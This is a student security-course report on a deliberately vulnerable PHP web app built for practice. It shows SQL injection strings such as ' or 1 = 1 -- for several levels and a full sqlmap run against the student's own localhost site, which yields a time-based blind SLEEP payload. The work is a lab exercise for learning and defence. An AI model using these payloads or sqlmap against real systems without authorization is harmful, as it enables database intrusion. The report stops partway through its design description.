NASSCOM REVIEW 2

SQL INJECTION

Fall Semester 2020-21

NAME: Muskan Rastogi

REGNO. : 18BIT0287

SUBMITTED TO: Prof. Sumaiya


COURSE CODE: CSE3501

1. WEB APPLICATION DEVELOPED:

Landing page:


Lets you choose what attack to perform between XSS and SQL Injection

Connect to the database




Different levels of SQL Injection


Normal output of the website




Performing level1 injection using string: ‘ or 1 = 1 –'




Performing level2 injection using string: 1 or 1 = 1




Performing level3 injection



Performing level4 injection




Performing level5 injection: this time security is increased, as you can see the message below:




Performing level6 injection:

With greater security gives only the availability of the book index




If index doesn't exist gives Not Found



Performing level7 injection:

Returns normal output



Performing Boolean Blind Based SQL Injection


As seen below I have used SQL Map to perform *Boolean Blind Based SQL Injection, Which gives payload itself in the end:*

```
C:\Users\Muskan Rastogi\Documents\sqlmap-dev>python sqlmap.py -u "http://localhost/Vulnerability-Testing-Solutions/Vulnerable-Web-Application/SQL/sql7.php?searchterm=Fairy+tales" --flush-session

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.4.10.3#dev}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume
 liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:16:34 /2020-11-01/

[00:16:34] [INFO] flushing session file
[00:16:16] [INFO] testing connection to the target URL
[00:16:16] [INFO] checking if the target is protected by some kind of WAF/IPS
[00:16:16] [INFO] testing if the target URL content is stable
[00:16:17] [INFO] target URL content is stable
[00:16:17] [INFO] testing if GET parameter 'searchterm' is dynamic
[00:16:17] [WARNING] GET parameter 'searchterm' does not appear to be dynamic
[00:16:17] [WARNING] heuristic (basic) test shows that GET parameter 'searchterm' might not be injectable
[00:16:17] [INFO] heuristic (XSS) test shows that GET parameter 'searchterm' might be vulnerable to cross-site scripting (XSS) attacks
[00:16:17] [INFO] testing for SQL injection on GET parameter 'searchterm'
[00:16:17] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:16:17] [WARNING] reflective value(s) found and filtering out
[00:16:18] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[00:16:18] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[00:16:18] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[00:16:18] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[00:16:19] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[00:16:19] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[00:16:19] [INFO] testing 'Generic inline queries'
[00:16:19] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[00:16:19] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[00:16:19] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[00:16:19] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[00:16:30] [INFO] GET parameter 'searchterm' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[00:16:40] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[00:16:40] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[00:16:40] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection t
nique test
[00:16:50] [INFO] target URL appears to have 2 columns in query
do you want to (re)try to find proper UNION column types with fuzzy test? [y/N] y
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[00:16:53] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[00:16:54] [INFO] target URL appears to be UNION injectable with 2 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[00:16:58] [INFO] checking if the injection point on GET parameter 'searchterm' is a false positive
GET parameter 'searchterm' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 124 HTTP(s) requests:
---
Parameter: searchterm (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: searchterm=Fairy tales' AND (SELECT 4468 FROM (SELECT(SLEEP(5)))ZtjM) AND 'nula'='nula
---
[00:17:23] [INFO] the back-end DBMS is MySQL
[00:17:23] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[00:18:20] [INFO] fetched data logged to text files under 'C:\Users\Muskan Rastogi\AppData\Local\sqlmap\output\localhost'

[*] ending @ 00:18:20 /2020-11-01/


C:\Users\Muskan Rastogi\Documents\sqlmap-dev>
```

As seen above the

Payload is : searchterm=Fairy tales' AND (SELECT 4468 FROM (SELECT(SLEEP(5)))ZtjM) AND 'nula'='nula

Using this to perform the attack:



GITHUB REPO: https://github.com/muskanrastogi1/Vulnerable-Web-Application

- Vulnerability Testing Solutions is a vulnerable website we developed to implement and prevent client-side attacks like DDoS, XSS, CSRF, SQL Injection and Spoofing.

- There is a provision on the homepage to choose the attacks you want to try out in different levels of security implementation.

- There are 7 levels of SQL Injection depending on the mechanism used to prevent it.

2. DESIGN AND DESCRIPTION OF THE SYSTEM:

- The application is a PHP based server-side rendering website. The technical stack for the project is PHP, HTML, CSS, JavaScript and SQL.

- We also have hosted the application on an Azure Ubuntu based Virtual Machine at https://security-app-isaa.azurewebsites.net with a SQL server.

- The index page helps the user connect to the SQL DB for the SQL Injection to be implemented as the server needs to connect to the database to be accessed later. The tables and rows are then created automatically using simple SQL commands in the PHP application.

- The user has a choice now to choose whether they want to do an SQL Injection attack or XSS attack.

- In the first level of SQL Injection, no security mechanism is used, with a simple string the attack is performed.

- In the second level of SQL, the string isn’t removed.

